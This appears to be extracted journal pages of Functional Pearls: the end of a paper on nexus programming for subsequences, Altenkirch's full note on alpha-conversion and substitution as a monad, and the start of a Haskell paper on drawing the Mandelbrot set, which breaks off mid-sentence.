Do you see where all a node's immediate subsequences are? Pick a node in Fig. 3, say *abd*. Its parent (in the multiway tree view) is an immediate subsequence, in our example *ab*. Furthermore, the node at the corresponding position in the right subtree of the parent is an immediate subsequence, namely *ad*. The next immediate subsequence, *bd*, is located in the right subtree of the grandparent and so forth.

To sum up, *top-down xs* creates a *circular nexus*, with links going up and going down. The down links constitute the binomial tree structure (using a binary tree representation) and the up links constitute the Boolean lattice structure (using a multiway tree representation). Since the nexus has a circular structure, *tree* depends on *lazy evaluation* (whereas the previous programs happily work in a strict setting).



Figure 4. The binomial tree corresponding to the lattice of Fig. 2.

## 4.2 All subsequences

The function *generate* is an instance of the following scheme:

$f$	$::$	$[\sigma] \rightarrow \tau$
$f []$	$=$	$\omega$
$f [x]$	$=$	$\phi x$
$f xs \mid length xs \geq 2$	$=$	$\varsigma [(f s_1, f s_2) \mid (s_1, s_2) \leftarrow unmerge xs]$

where  $\omega :: \tau$ ,  $\phi :: \sigma \rightarrow \tau$ , and  $\varsigma :: [(\tau, \tau)] \rightarrow \tau$ . The function  $\varsigma$  combines the solutions for the unmerges of  $xs$  to a solution for  $xs$ .

Each node in the nexus created by *top-down* spans a sublattice of sequences. Since each recursive call of *generate* depends on all subsequences of the argument, we have to access every element of this sublattice. In principle, this can be done by a *breadth-first traversal* of the graph structure. However, for a graph traversal we have to keep track of visited nodes. Alas, this is not possible with the current setup since we cannot check two nodes for equality. Fortunately, there is an attractive alternative at hand: we first calculate a spanning tree of the sublattice and then do a *level-order traversal* of the spanning tree.

As we already know, one spanning tree of a Boolean lattice is the binomial tree. Since we follow the up links, we use again the multiway tree representation.

```
data Rose  $a$  = Branch{label ::  $a$ , subtrees :: [Rose  $a$ ]}
binom ::  $\forall \alpha. \text{Int} \rightarrow \text{Tree } \alpha \rightarrow \text{Rose } \alpha$ 
binom r (Node us - x -)
= Branch x [binom i u | (i, u)  $\leftarrow$  zip [0..r-1] us]
```

Given a rank  $r$ , the call *binom r t* yields the binomial tree of the nexus  $t$ . Note that the ranks of the children are increasing from left to right (whereas normally they are arranged in decreasing order of rank). This is because we are working on the upside-down lattice with the largest sequence on top, see Fig. 4.

```
level-order ::  $\forall \alpha. [\text{Rose } \alpha] \rightarrow [\alpha]$ 
level-order ts
| null ts = []
| otherwise = map label ts
  ++ level-order (concatMap subtrees ts)
```

As an example, the level-order traversal of the binomial tree shown in Fig. 4 is *abcd*, *abc*, *abd*, *acd*, *bcd*, *ab*, *ac*, *ad*, *bc*, *bd*, *cd*, *a*, *b*, *c*, *d*, and  $\epsilon$ . Clearly, to obtain all possible unmerges we just have to zip this list with its reverse.

The level-order traversal has to be done for each node of the nexus.

As before, it suffices to adapt the smart constructor *node* accordingly:

$$\begin{aligned}
 \textit{node} &:: [\textit{Tree } \tau] \rightarrow \textit{Tree } \tau \rightarrow \sigma \rightarrow \textit{Tree } \tau \rightarrow \textit{Tree } \tau \\
 \textit{node} [u] l x r &= \textit{Node} [u] l (\phi x) r \\
 \textit{node us} l x r &= t \\
 \text{where} \\
 t &= \textit{Node us} l (\zeta (\textit{tail} (\textit{zip} (\textit{reverse} xs_1) xs_2))) r \\
 (xs_1, xs_2) &= \textit{halve} (\textit{level-order} [\textit{binom} (\textit{length} us) t])
 \end{aligned}$$

Note that we have to remove the trivial unmerge ( $\epsilon, abcd$ ) from the list of zips in order to avoid a black hole (using *tail*). The function *halve* splits a list into two segments of equal length.

Now, to solve the Countdown problem we first have to define suitable versions of  $\omega$ ,  $\phi$ , and  $\zeta$ —we leave the details to the reader. Since the nexus woven by *top-down* already contains the solutions for *all* subsequences, collecting the arithmetic expression trees is simply a matter of flattening a binary tree. Here is the reimplementation of *exprs*:

$$\begin{aligned}
 \textit{exprs} xs &= \textit{concat} (\textit{flatten} [\textit{top-down} xs]) \\
 \textit{flatten} &:: \forall \alpha. [\textit{Tree } \alpha] \rightarrow [\alpha] \\
 \textit{flatten} [] &= [] \\
 \textit{flatten} (\textit{Empty} : ts) &= \textit{flatten} ts \\
 \textit{flatten} (\textit{Node} _l x r : ts) &= x : \textit{flatten} ([r] ++ ts ++ [l])
 \end{aligned}$$

All in all, an intriguing solution for a challenging problem.

## 5 Conclusion

The use of nexus programming to create the call graph of a recursive program seems to be an attractive alternative to using an indexed memo table. As we said above, the result of a recursive subcomputation is then only a link away. But the programming is more difficult and we have worked out the details only for two examples: segments and subsequences. The method is clearly in need of generalisation, both to other substructures of sequences, but also beyond sequences to an arbitrary data type. What the examples have in common is the idea of recursing on a function *ipreds* that returns the immediate predecessors in the lattice of substructures of interest. For segments the value of *ipreds* *xs* is the pair *(init xs, tail xs)*. For subsequences, *ipreds* is the function *delete* that returns immediate subsequences. It is the function *ipreds* that determines the shape of the call graph. To avoid having the programmer embark on a voyage of discovery for each new problem, we need a general theorem that shows how to build the call tree with sharing given only knowledge about *ipreds*. Whether or not the sharing version of the call tree should be built bottom-up by iterating some process *step*, or recursively by a fold, remains open. We have some preliminary ideas about what such a general theorem should look like (the conditions of the theorem relate *ipreds* and *step*), but they are in need of polishing. What is clear, however, is that the exploitation of sharing is yet another technique available to functional programmers interested in optimising their programs.

# FUNCTIONAL PEARLS

## $\alpha$ -conversion is easy

THORSTEN ALTENKIRCH

Nottingham, NG8 1BB, UK  
(e-mail: txa@cs.nott.ac.uk)*

### Abstract

We present a new and simple account of  $\alpha$ -conversion suitable for formal reasoning. Our main tool is to define  $\alpha$ -conversion as a structural congruence parametrized by a partial bijection on free variables. We show a number of basic properties of substitution. e.g. that substitution is monadic which entails all the usual substitution laws. Finally, we relate  $\alpha$ -equivalence classes to de Bruijn terms.

### 1 Introduction

When reasoning about  $\lambda$ -terms we usually want to identify terms which only differ in the names of bound variables, such as  $\lambda x.zx$  and  $\lambda y.zy$ . We say that these terms are  $\alpha$ -convertible and write  $\lambda x.zx \equiv_\alpha \lambda y.zy$ . We want that all operations on  $\lambda$ -terms preserve  $\equiv_\alpha$ . The first potential problem is substitution, if we naively substitute  $z$  by  $x$  in the terms above we obtain  $(\lambda x.zx)[z \leftarrow x] = \lambda x.xx$  and  $(\lambda y.zy)[z \leftarrow x] = \lambda y.xy$  but  $\lambda x.xx \not\equiv_\alpha \lambda y.xy$ . To avoid this behaviour we introduce *capture avoiding substitution*:

$$(\lambda x.t)[y \leftarrow u] = \lambda x'.t[x \leftarrow x'][y \leftarrow u]$$

where  $x'$  does not occur free in  $u$  or  $t$ .

in the case  $x \neq y$ .

This solves the problem discussed before:  $(\lambda x.zx)[z \leftarrow x] = \lambda v.xv$  and  $(\lambda y.zy)[z \leftarrow x] = \lambda v'.xv'$  and indeed  $\lambda v.xv \equiv_\alpha \lambda v'.xv'$ . Here  $v, v'$  are arbitrary choices of variable names — we can make sure that such variables exist by using a countably infinite set of names.

How do we establish formally that the improved definition of substitution preserves  $\alpha$ -conversion and has some other desirable properties? The standard account (Curry & Feys, 1958; Hindley & Seldin, 1986) defines  $\alpha$ -conversion as structural, transitive closure of

$$\frac{y \notin \text{FV}(t)}{\lambda x.t \equiv_\alpha \lambda y.t[x \leftarrow y]}$$

and establish basic properties<sup>1</sup> such as symmetry and that substitution preserves  $\alpha$  equivalence. (Hindley & Seldin, 1986), p. 10, remark:

*The above technicalities are rather dull. But their very dullness has made them a trap for even the most careful authors.*

One possible reaction to the unexpected complexity of something as apparently trivial as  $\alpha$ -conversion is to ignore it. Indeed, this was the approach initially taken in (Barendregt, 1984), only the 2nd edition contains a discussion of the topic in the appendix (pp. 577).

Another reaction is to look for an alternative presentation of  $\lambda$ -terms. The classical approach are de Bruijn's *nameless dummies* (de Bruijn, 1972). This approach is suitable for formalisation, e.g. see (Altenkirch, 1993), but can get quite unwieldy in some cases. Also it leaves open the question how de Bruijn's terms are related to named terms. Alternatively, Coquand suggested to introduce two different classes of variables (bound variables and parameters), this theory is formally developed in (McKinna & Pollack, 1993).

Yet another possibility is to move to a world where the problem disappears, this is basically the idea behind recent work on *higher order abstract syntax* and related approaches (Hofmann, 1999; Gabbay & Pitts, 1999; Fiore *et al.*, 1999).

Somewhere orthogonal to this, Gordon and Melham suggested and investigated an axiomatic theory to reason about  $\alpha$ -conversion (Gordon & Melham, 1996) — this has been formalized in HOL.

In the present note I attempt something maybe less exciting but hopeful as least as useful: I suggest a better (I hope) way to present and reason about the classical theory of  $\alpha$ -conversion.

The main tool is to define a generalized version of  $\alpha$ -conversion which also deals with free variables and to use techniques from typed  $\lambda$ -calculus to reason about it. This definition of substitution fits into the structure of a monad and by verifying that it satisfies the equational properties of a monad (or a Kleisli triple) we are able to show that the usual substitution laws hold. As a corollary we obtain that finite sets of variables with substitutions as morphisms form a category. Finally, we will discuss the relation to de Bruijn terms.

## 2 Terms and $\alpha$ -conversion

We assume as given an infinite set of variable names  $\mathcal{V}$  with a decidable equality. Infinity guarantees that for any finite set of names  $X \subset_{\text{fin}} \mathcal{V}$  we can effectively obtain  $\text{Fresh}(X) \in \mathcal{V} \setminus X$ .

Instead of defining a set of terms we define a family of sets  $\text{Tm}(X)$  of terms with free variable in  $X \subseteq_{\text{fin}} \mathcal{V}$  inductively:

$$\frac{x \in X}{x \in \text{Tm}(X)} \quad \frac{t, u \in \text{Tm}(X)}{tu \in \text{Tm}(X)} \quad \frac{t \in \text{Tm}(X \cup \{x\})}{\lambda x. t \in \text{Tm}(X)}$$

<sup>1</sup> As far as I am aware it is never shown that transitivity can be eliminated from the definition of  $\alpha$ -conversion, which is needed to show that the relation is non-trivial.

This definition is motivated by the view that the untyped  $\lambda$ -calculus is a special case of the typed one, where one only has got one type. Hence the judgment  $\Gamma \vdash t : \sigma$  turns into  $t \in \text{Tm}(X)$  since  $\sigma$  is unique and all what remains from the context  $\Gamma$  is the set of names occurring in it.

The basic problem with the classical definition of  $\alpha$ -conversion is that it doesn't take free variables into account — it only talks about bound variables. However, when moving under a binder previously bound variables become free. Our solution is to parametrize  $\alpha$ -conversion by a partial bijection — a partial bijection  $R \subseteq X \times Y$  on finite sets of variables  $X, Y \subseteq_{\text{fin}} \mathcal{V}$  is a relation which is a partial function and its converse is a partial function. Or with other words it is a bijection on a subset of  $X$  and  $Y$ .

Given  $R$  a partial bijection as above and  $x, y \in \mathcal{V}$  we define the symmetric update of  $R$  as

$$R(x, y) = (R \setminus \{(x, v), (y, w) \mid v, w \in \mathcal{V}\}) \cup \{(x, y)\} \in (X \cup \{x\}) \times (Y \cup \{y\})$$

It is easy to see that  $R(x, y)$  is a partial bijection.

We now define  $\equiv_{\alpha}^R \subseteq \text{Tm}(X) \times \text{Tm}(Y)$  parametrized by a partial bijection  $R \subseteq X \times Y$ , inductively:

$$\frac{x R y}{x \equiv_{\alpha}^R y} \quad \frac{t \equiv_{\alpha}^R t' \quad u \equiv_{\alpha}^R u'}{t u \equiv_{\alpha}^R t' u'} \quad \frac{t \equiv_{\alpha}^{R(x,y)} u}{\lambda x. t \equiv_{\alpha}^R \lambda y. u}$$

Note that we cannot replace partial bijections by bijections because of shadowing, e.g.  $(\lambda x. x)x \equiv_{\alpha} (\lambda y. y)x$  cannot be established using only bijections.

Given  $X, Y, Z \subseteq_{\text{fin}} \mathcal{V}$  we write  $1_X = \{(x, x) \mid x \in X\} \subseteq X \times X$  for the identity relation on  $X$ , which obviously is a partial bijection. Given  $R \subseteq X \times Y$  and  $S \subseteq Y \times Z$  we write  $R^\circ = \{(y, x) \mid (x, y) \in R\} \subseteq Y \times X$  for  $R$ 's converse and  $R; S = \{(x, z) \mid \exists y \in Y. (x, y) \in R \wedge (y, z) \in S\} \subseteq X \times Z$  for the relational composition of  $S$  and  $Z$ . Both operations are closed under partial bijections. We can now establish basic properties of update:

*Lemma 1*

Let  $X, Y, Z \subseteq_{\text{fin}} \mathcal{V}$  and  $R \subseteq X \times Y, S \subseteq Y \times Z$  be partial bijections:

1.  $1_X(x, x) = 1_{X \cup \{x\}}$
2.  $(R(x, y))^\circ = R^\circ(y, x)$
3.  $R(x, y); S(y, z) = (R; S)(x, z)$

*Proof*

I show only 3. the other cases are even easier:

$$\begin{aligned} & aR(x, y); S(y, z)b \\ \iff & \quad \{ \text{definition of update and ;} \} \\ \iff & \quad \exists c. (a = x \wedge y = c \wedge z = b) \vee (x \neq a \wedge y \neq c \wedge z \neq b \wedge aRc \wedge cSb) \\ \iff & \quad \{ \text{properties of } \exists, \text{ defn of ;} \} \\ & \quad (a = x \wedge z = b) \vee (x \neq a \wedge z \neq b \wedge aR; Sb) \\ \iff & \quad \{ \text{definition of update} \} \\ & a(R; S)(x, z)b \end{aligned}$$

□

*Proposition 2*

1.  $\forall t \in \text{Tm}(X). t \equiv_{\alpha}^{1_X} t$
2.  $t \equiv_{\alpha}^R u \implies u \equiv_{\alpha}^{R^\circ} t$
3.  $t \equiv_{\alpha}^R u \wedge u \equiv_{\alpha}^S v \implies t \equiv_{\alpha}^{R;S} u$

*Proof*

By induction over the structure of  $t \in \text{Tm}(X)$  using the fact that the rules defining  $\equiv_{\alpha}^R$  are structurally deterministic. The only difficult case is  $\lambda$  where we have to use the corresponding parts of lemma 1.  $\square$

We now define  $\equiv_{\alpha} = \equiv_{\alpha}^{1_X}$  and obtain

*Corollary 3*

$\equiv_{\alpha}$  is an equivalence relation, i.e. it is reflexive, symmetric, transitive.

*Proof*

Directly from the previous proposition.  $\square$

Since we are interested in terms up to  $\alpha$ -equivalence, we define the family of sets of  $\alpha$ -equivalence classes  $\text{Tm}^{\alpha}(X) = \text{Tm}(X)/\equiv_{\alpha}$ .

### 3 Substitution

A substitution is given by a function  $f \in X \rightarrow \text{Tm}(Y)$  where  $X, Y \subset_{\text{fin}} \mathcal{V}$ . Given a substitution  $f$  and  $x \in \mathcal{V}, t \in \text{Tm}(Y)$  we define the update

$$\begin{aligned} f[x, t] &\in X \cup \{x\} \rightarrow \text{Tm}(Y) \\ &= f \setminus \{(x, u) \mid u \in \text{Tm}(Y)\} \cup \{(x, t)\} \end{aligned}$$

A substitution can be extended to a function on terms  $(\lfloor f \rfloor) \in \text{Tm}(X) \rightarrow \text{Tm}(Y)$ , this extension proceeds by structural recursion over  $t \in \text{Tm}(X)$ :

$$\begin{aligned} (\lfloor f \rfloor)(x) &= f(x) \\ (\lfloor f \rfloor)(t \ u) &= (\lfloor f \rfloor)(t) \ (\lfloor f \rfloor)(u) \\ (\lfloor f \rfloor)(\lambda x. t) &= \lambda z. (\lfloor f[x, z] \rfloor)(t) \quad \text{where } z = \text{Fresh}(Y) \end{aligned}$$

The common case of substituting a single variable arises as a special case, i.e. given  $x \in \mathcal{V}$  and  $u \in \text{Tm}(X)$  we have  $1_X[x, u] \in X \cup \{x\} \rightarrow X$ . Hence  $(\lfloor 1_X[x, u] \rfloor) \in \text{Tm}(X \cup \{x\}) \rightarrow \text{Tm}(X)$  is the operation which replaces  $x$  by  $u$ . Given  $t \in \text{Tm}(X \cup \{x\})$  we write  $t[x = u]$  for  $(\lfloor 1_X[x, u] \rfloor)(t)$ .

We are now going to verify that substitution preserves  $\alpha$ -congruence, i.e. if we have two substitutions  $f, g \in X \rightarrow \text{Tm}(Y)$  s.t.  $f(x) \equiv_{\alpha} g(x)$  then for any  $t \equiv_{\alpha} u$  we have  $(\lfloor f \rfloor)(t) \equiv_{\alpha} (\lfloor g \rfloor)(u)$ .

We use the usual notation to extend relations to function spaces, i.e.  $fR \rightarrow Sg \iff \forall x, x'. xR x' \implies f(x)Sg(x')$ . Using this we can express the preservation theorem in a general form:

*Proposition 4*

Given  $f \in X \rightarrow \text{Tm}(Y), g \in X' \rightarrow \text{Tm}(Y')$  and partial bijections  $R \subseteq X \times X', S \subseteq Y \times Y'$  we have that

$$\frac{fR \rightarrow (\equiv_\alpha^S)g}{(\lfloor f \rfloor)(\equiv_\alpha^R) \rightarrow (\equiv_\alpha^S)(\lfloor g \rfloor)}$$

Clearly, the preservation property arises as a special case by setting  $R = 1_X$  and  $S = 1_Y$ .

To prove this we first need a lemma on updates:

*Lemma 5*

Given the assumptions of prop. 4 and  $z \notin Y, z' \notin Y'$  we have

$$\frac{fR \rightarrow Sg}{f[x, z]R(x, y) \rightarrow_{\equiv_\alpha^{S(z, z')}} g[y, z']}$$

*Proof*

Simple case analysis on  $vR(x, y)v'$ .  $\square$

*Proof of prop. 4*

The proposition is equivalent to saying that if  $t \equiv_\alpha^R u$  then for all  $f, g, S$  if  $fR \rightarrow (\equiv_\alpha^S)g$  then  $f(t) \equiv_\alpha^S g(u)$ . We proceed by induction over the derivation of  $t \equiv_\alpha^R u$ .

The only difficult case (as usual) is  $\lambda$ . Assume we have derived  $\lambda x.t \equiv_\alpha^R \lambda y.u$  from  $t \equiv_\alpha^{R(x, y)} u$ . Let  $z = \text{Fresh}(Y)$  and  $z' = \text{Fresh}(Y')$ .

We assume  $fR \rightarrow (\equiv_\alpha^S)g$ , hence by lemma 5 we have

$$f[x, z]R(x, y) \rightarrow_{\equiv_\alpha^{S(z, z')}} g[y, z']$$

Hence by ind.hyp. we know  $(\lfloor f[x, z] \rfloor)(t) \equiv_\alpha^{S(z, z')} (\lfloor f[y, z'] \rfloor)(u)$  and

$$\begin{aligned} (\lfloor f \rfloor)(\lambda x.t) &= \lambda z.(\lfloor f[x, z] \rfloor)(t) \\ &\equiv_\alpha^S \lambda z'.(\lfloor f[y, z'] \rfloor)(u) \\ &= (\lfloor g \rfloor)(\lambda y.u) \end{aligned}$$

$\square$

A consequence of proposition 4 is that substitution is an operation on  $\alpha$ -equivalence classes, that is given  $f \in X \rightarrow \text{Tm}^\alpha(Y)$  then  $(\lfloor f \rfloor) \in \text{Tm}^\alpha(X) \rightarrow \text{Tm}^\alpha(Y)$ .

#### 4 Substitution is monadic

To show that substitution is well behaved, i.e. laws such as

$$t[x \leftarrow u] = t \quad \text{if } x \notin \text{FV}(t) \tag{L1}$$

$$t[x \leftarrow u][y \leftarrow v] = t[y \leftarrow v][x \leftarrow u[y \leftarrow v]] \quad \text{if } x \neq y \tag{L2}$$

hold, we establish that substitution is monadic:

*Proposition 6*

$(\text{Tm}^\alpha, \eta, (\_))$  is a monad, where the unit  $\eta_X : X \rightarrow \text{Tm}^\alpha(X)$  is the embedding  $\eta(x) = x$ . That is, the following equations are satisfied:

1.  $(\eta_X) = 1_{\text{Tm}^\alpha(X)}$
2.  $(f) \circ \eta = f$
3.  $(f) \circ (g) = ((f) \circ g)$

where  $g \in X \rightarrow \text{Tm}^\alpha(Y)$ ,  $f \in Y \rightarrow \text{Tm}^\alpha(Z)$ .

Before proving prop. 6 let's see how it can be applied:

For L1 assume  $t, u \in \text{Tm}^\alpha(X)$  and  $x \notin X$ . Now  $1_X[x, u] \in X \cup \{x\} \rightarrow \text{Tm}^\alpha(X)$  and since  $X \subseteq X \cup \{x\}$  also  $1_X[x = u] \in X \rightarrow \text{Tm}^\alpha(X)$ . However, a simple case analysis shows that as function over  $X$ :  $1_X[x = u] = \eta_X$  and using 1. we have  $((1_X[x, u]))(t) = \eta_X(t) = t$ .

For L2 let  $x \neq y$ ,  $x, y \notin X$  and  $u \in \text{Tm}^\alpha(X \cup \{y\})$ ,  $v \in \text{Tm}^\alpha(X)$ , we have  $1_{X \cup \{y\}}[x, u] \in X \cup \{x, y\} \rightarrow \text{Tm}^\alpha(X \cup \{y\})$  and  $1_X[y, v] \in X \cup \{y\} \rightarrow \text{Tm}^\alpha(X)$ . By 3. we have that  $((1_X[y, v])) \circ ((1_{X \cup \{y\}}[x, u])) = (((1_X[y, v])) \circ 1_{X \cup \{y\}}[x, u])$ . A simple case analysis on  $z \in X \cup \{x, y\}$  using L1 shows that:

$$((1_X[y, v]) \circ 1_{X \cup \{y\}}[x, u])(z) = (1_{X \cup \{x\}}[x, ((1_X[y, v])(u)) \circ 1_{X \cup \{x\}}[y, v]])(z)$$

Indeed, all algebraic properties of substitution (substitution laws) are derivable from prop 6 using only case analysis over variables.

To prove the proposition we observe that 2. follows directly from the definition of substitution. To verify 1. we have to show a more general lemma.

*Lemma 7*

Let  $f \in X \rightarrow Y$  be an injective function (hence it is also a partial bijection and  $f \in X \rightarrow \text{Tm}^\alpha(Y)$ ). We have

$$(\_f)(t) \equiv_\alpha^f t$$

*Proof*

Induction over  $t \in \text{Tm}(X)$ . I.e. consider  $t = \lambda x.t'$  we have

$$(\_f)(\lambda x.t') = \lambda z.(\_f[x = z])(t')$$

where  $z = \text{Fresh}(X)$ . Since  $x \notin X$  we have that  $f[x = z] = f(x = z)$  and hence by ind.hyp.  $((\_f[x = z]))(t') \equiv_\alpha^{f(x=z)} t'$  and therefore  $\lambda x.t' \equiv_\alpha^f \lambda z.(\_f[x = z])(t')$ .  $\square$

*Proof of proposition 6*

1. By Lemma 7 by setting  $f = \eta_X$ .
2. Immediate from the definition of  $(\_f)$ .
3. We show

$$((\_f) \circ (\_g))(t) \equiv_\alpha ((\_f) \circ g)(t)$$

by induction over  $t \in \text{Tm}(X)$ . As usual the interesting case is  $t = \lambda x.t'$ :

$$\begin{aligned}
 & ((\lfloor f \rfloor) \circ (\lfloor g \rfloor))(\lambda x.t') \\
 = & \quad \{ \text{defn of } (\lfloor - \rfloor), \text{ where } z_0 = \text{Fresh}(Y) \} \\
 & (\lfloor f \rfloor)(\lambda z_0.(\lfloor g[x = z_0] \rfloor)(t)) \\
 = & \quad \{ \text{defn of } (\lfloor - \rfloor), \text{ where } z_1 = \text{Fresh}(Z) \} \\
 & \lambda z_1.((\lfloor f[z_0 = z_1] \rfloor) \circ (\lfloor g[x = z_0] \rfloor))(t') \\
 \equiv_{\alpha} & \quad \{ \text{ind.hyp.} \} \\
 & \lambda z_1.((\lfloor f[z_0 = z_1] \rfloor) \circ g[x = z_0])(t') \\
 \equiv_{\alpha} & \quad \{ (\lfloor f[z_0 = z_1] \rfloor) \circ g[x = z_0] \equiv_{\alpha} ((\lfloor f \rfloor) \circ g)[x = z_1], \text{ see below} \} \\
 & \lambda z_1.((\lfloor (\lfloor f \rfloor) \circ g \rfloor)[x = z_1])(t') \\
 = & \quad \{ \text{defn of } (\lfloor - \rfloor) \} \\
 & ((\lfloor f \rfloor) \circ g)(\lambda x.t')
 \end{aligned}$$

We have to show  $(\lfloor f[z_0 = z_1] \rfloor) \circ g[x = z_0](v) \equiv_{\alpha} ((\lfloor f \rfloor) \circ g)[x = z_1](v)$ : If  $v = x$  both sides evaluate to  $z_1$ , otherwise:

$$\begin{aligned}
 & ((\lfloor f[z_0 = z_1] \rfloor) \circ g[x = z_0])(v) \\
 = & \quad \{ v \neq x \} \\
 & (\lfloor f[z_0 = z_1] \rfloor)(g(v)) \\
 \equiv_{\alpha} & \quad \{ z_0 \notin Y, \text{ as for example 2.} \} \\
 & (\lfloor f \rfloor)(g(v)) \\
 = & \quad \{ v \neq x \} \\
 & ((\lfloor f \rfloor) \circ g)[x = z_1](v)
 \end{aligned}$$

□

A monad gives rise to its Kleisli-category. In the case of  $\text{Tm}^{\alpha}$  this is the category **Tm** of terms and substitutions: objects are  $X \subset_{\text{fin}} \mathcal{V}$  and morphisms are substitutions:  $\mathbf{Tm}(X, Y) = X \rightarrow \text{Tm}^{\alpha}(Y)$ . The identity is given by the unit  $\eta_X \in \mathbf{Tm}(X, X)$  and composition by lifting, i.e.  $f \circ_{\mathbf{Tm}} g = (\lfloor f \rfloor) \circ g$ . The categorical laws are a direct consequence of the monad laws (i.e. prop 6).

## 5 de Bruijn terms

To avoid the complications of  $\alpha$ -conversion de Bruijn (de Bruijn, 1972) developed a representation of terms where variables are replaced by a number indicating the binding depth and  $\lambda$ -abstraction is an unary operation. E.g. the term  $\lambda x.x(\lambda y.yx)$  becomes  $\lambda 0(\lambda 01)$ .

For any  $n \in \text{Nat}$  we define the set  $\text{Tm}^{\text{db}}(n)$  of de Bruijn terms with at most  $n$  free Variables inductively by the following rules:<sup>2</sup>

$$\frac{i \in n}{i \in \text{Tm}^{\text{db}}(n)} \quad \frac{t, u \in \text{Tm}^{\text{db}}(n)}{tu \in \text{Tm}^{\text{db}}(n)} \quad \frac{t \in \text{Tm}^{\text{db}}(n+1)}{\lambda t \in \text{Tm}^{\text{db}}(n)}$$

The idea is that the elements of  $\text{Tm}^{\text{db}}(n)$  can be considered as representations of the equivalence classes of  $\text{Tm}^{\alpha}(X)$  where  $|X| \leq n$ . We can make this precise, given  $X \subset_{\text{fin}} \mathcal{V}$  and an injection  $\phi \in X \rightarrow n$ , we assign to any  $t \in \text{Tm}(X)$  a de Bruijn

<sup>2</sup> Here we identify  $n \in \text{Nat}$  with the set  $\{i \in \text{Nat} \mid i < n\}$

term  $t^\phi \in \text{Tm}^{\text{db}}(n)$  by

$$\begin{aligned} x^\phi &= \phi(x) \\ (tu)^\phi &= t^\phi u^\phi \\ (\lambda x.t) &= \lambda t^{\phi^{+x}} \end{aligned}$$

where

$$\phi^{+x}(y) = \begin{cases} 0 & \text{if } y = x \\ \phi(y) + 1 & \text{otherwise} \end{cases}$$

Note that  $\phi^{+x}$  is an injection, if  $\phi$  is.

We want to formally establish that the  $-^\phi$  operation chooses a canonical representation for each  $\alpha$ -equivalence class:

*Proposition 8*

$-^\phi$  is an injection between  $\text{Tm}^\alpha(X) \rightarrow \text{Tm}^{\text{db}}(n)$ , i.e.

$$t \equiv_\alpha u \iff t^\phi = u^\phi$$

To show this we have establish the following generalisation:

*Lemma 9*

Given injections  $\phi \in X \rightarrow n, \psi \in Y \rightarrow n$  we have

$$t \equiv_\alpha^R u \iff t^\phi = u^\psi$$

where  $R$  is the pullback of  $\phi$  and  $\psi$ , i.e.

$$xRy \iff \phi(x) = \psi(y)$$

*Proof*

By induction of  $t \in \text{Tm}(X)$ . As usual the interesting case is  $\lambda$  where we need the fact that if  $R$  is given as above then

$$vR(x,y)w \iff \phi^{+x}(v) = \psi^{+y}(w)$$

□

I leave it to the reader to show that  $-^\phi$  preserves substitution, i.e. it maps substitutions on named terms as given here to substitution on de Bruijn terms, e.g. as defined in (Altenkirch & Reus, 1999).

## 6 Conclusions

Maybe the reader will have come to the conclusion that  $\alpha$ -conversion isn't easy given the number of definitions, lemmas and propositions in this note. However, I would translate *easy* as: everything works out as expected, there is no creativity needed, no need to come up with unexpected technical lemmas. In this sense we can conclude  *$\alpha$ -conversion is easy!*

The theory presented here offers a viable alternative to the use of de Bruijn terms or non-standard presentations of  $\lambda$ -terms in formal developments. All the propositions in this paper are provable constructively, hence the development could be formalized in a constructive metalanguage like Martin-Löf's Type Theory.

## Abstract

This paper describes a simple but flexible family of Haskell programs for drawing pictures of fractals such as Mandelbrot and Julia sets. Its main goal is to showcase the elegance of a compositional approach to program construction, and the benefits of a clean separation between different aspects of program behavior. Aimed at readers with relatively little experience of functional programming, the paper can be used as a tutorial on functional programming, as an overview of the Mandelbrot set, or as a motivating example for studies in computability.

---

## 1 Introduction

The Mandelbrot set is probably one of the best known examples of a *fractal*. From a mathematical perspective, its definition seems elementary and straightforward. But attempts to visualize it—including those of Benoit Mandelbrot who, in the late-1970s (Mandelbrot, 1975; Mandelbrot, 1988), was the first to apply computer imaging to the task—reveal an amazingly intricate and attractive structure.

This paper describes some simple but flexible programs, written in Haskell (Peyton Jones, 2003), that generate pictures of the Mandelbrot set. Thanks to their elegant, compositional construction, we will see that different aspects of behavior are cleanly separated as independent concerns. For example, the picture in Figure 1 shows one view of the Mandelbrot set produced by the program in this paper, using nothing more than standard characters on a printed page to produce a pleasing image. With a few minor changes, the same basic program can be used to explore a different portion of the Mandelbrot set, to visualize a different type of fractal, or to render the resulting image using colored pixels on a graphical display.

Another interesting observation about the programs in this paper is that there are *no recursive definitions* of any kind. Instead, the code uses higher-order functions from the standard Haskell prelude to capture common patterns of computation, particularly in the case of list processing. This property was noticed only after all



Fig. 1. A picture of the Mandelbrot Set

of the code had been written, and was never an explicit design goal. As such, it highlights the role that higher-order functions play in supporting a natural, high-level, and compositional approach to program construction.

In the interests of brevity, some familiarity with Haskell is assumed; newcomers may find it helpful to read this paper in conjunction with one of the available introductory textbooks (Bird, 1998; Thompson, 1999; Hudak, 2000).

## 2 What is the Mandelbrot Set?

At the simplest level, the Mandelbrot set is just a collection of points, each of which is a pair of floating point numbers.

```
type Point = (Float, Float)
```

There are two steps in the procedure for determining whether a given point  $p$  is a member of the Mandelbrot set (or not). In the first step, we use the coordinates of  $p$  to construct a sequence of points,  $\text{mandelbrot } p$ . In the second step, we examine the points in this sequence and, if they are all “fairly close” to the origin, then we conclude that  $p$  is a member of the Mandelbrot set. But if the points get further

and further from the origin, then we can be sure that  $p$  is not a member of the Mandelbrot set. (The technical details will be made more precise later in the paper.)

The following function—whose simple definition stands in striking contrast to the complexity of our fractal images—is the key to the whole process:<sup>1</sup>

$$\begin{aligned} \text{next} &:: \text{Point} \rightarrow \text{Point} \rightarrow \text{Point} \\ \text{next } (u, v) (x, y) &= (x * x - y * y + u, 2 * x * y + v) \end{aligned}$$

If we pick a point  $p$  and another point  $z$ , then we can apply  $\text{next } p$  repeatedly to  $z$  to generate the following infinite sequence:

$$[z, \text{next } p z, \text{next } p (\text{next } p z), \text{next } p (\text{next } p (\text{next } p z)), \dots]$$

Building such sequences is a perfect application for the *iterate* function in the Haskell standard prelude, which relies on lazy evaluation to allow the construction of infinite lists. For the Mandelbrot set, we pick  $z$  to be the origin,  $(0, 0)$ , and we construct the sequence corresponding to a point  $p$  using the following definition:

$$\begin{aligned} \text{mandelbrot} &:: \text{Point} \rightarrow [\text{Point}] \\ \text{mandelbrot } p &= \text{iterate} (\text{next } p) (0, 0) \end{aligned}$$

For example, if we pick  $p$  as the origin, then all of the points are the same:

$$\begin{aligned} \text{mandelbrot } (0, 0) & \\ \implies [(0, 0), (0, 0), (0, 0), (0, 0), (0, 0), \dots] & \end{aligned}$$

If we start with larger coordinate values, then the numbers can grow rapidly:

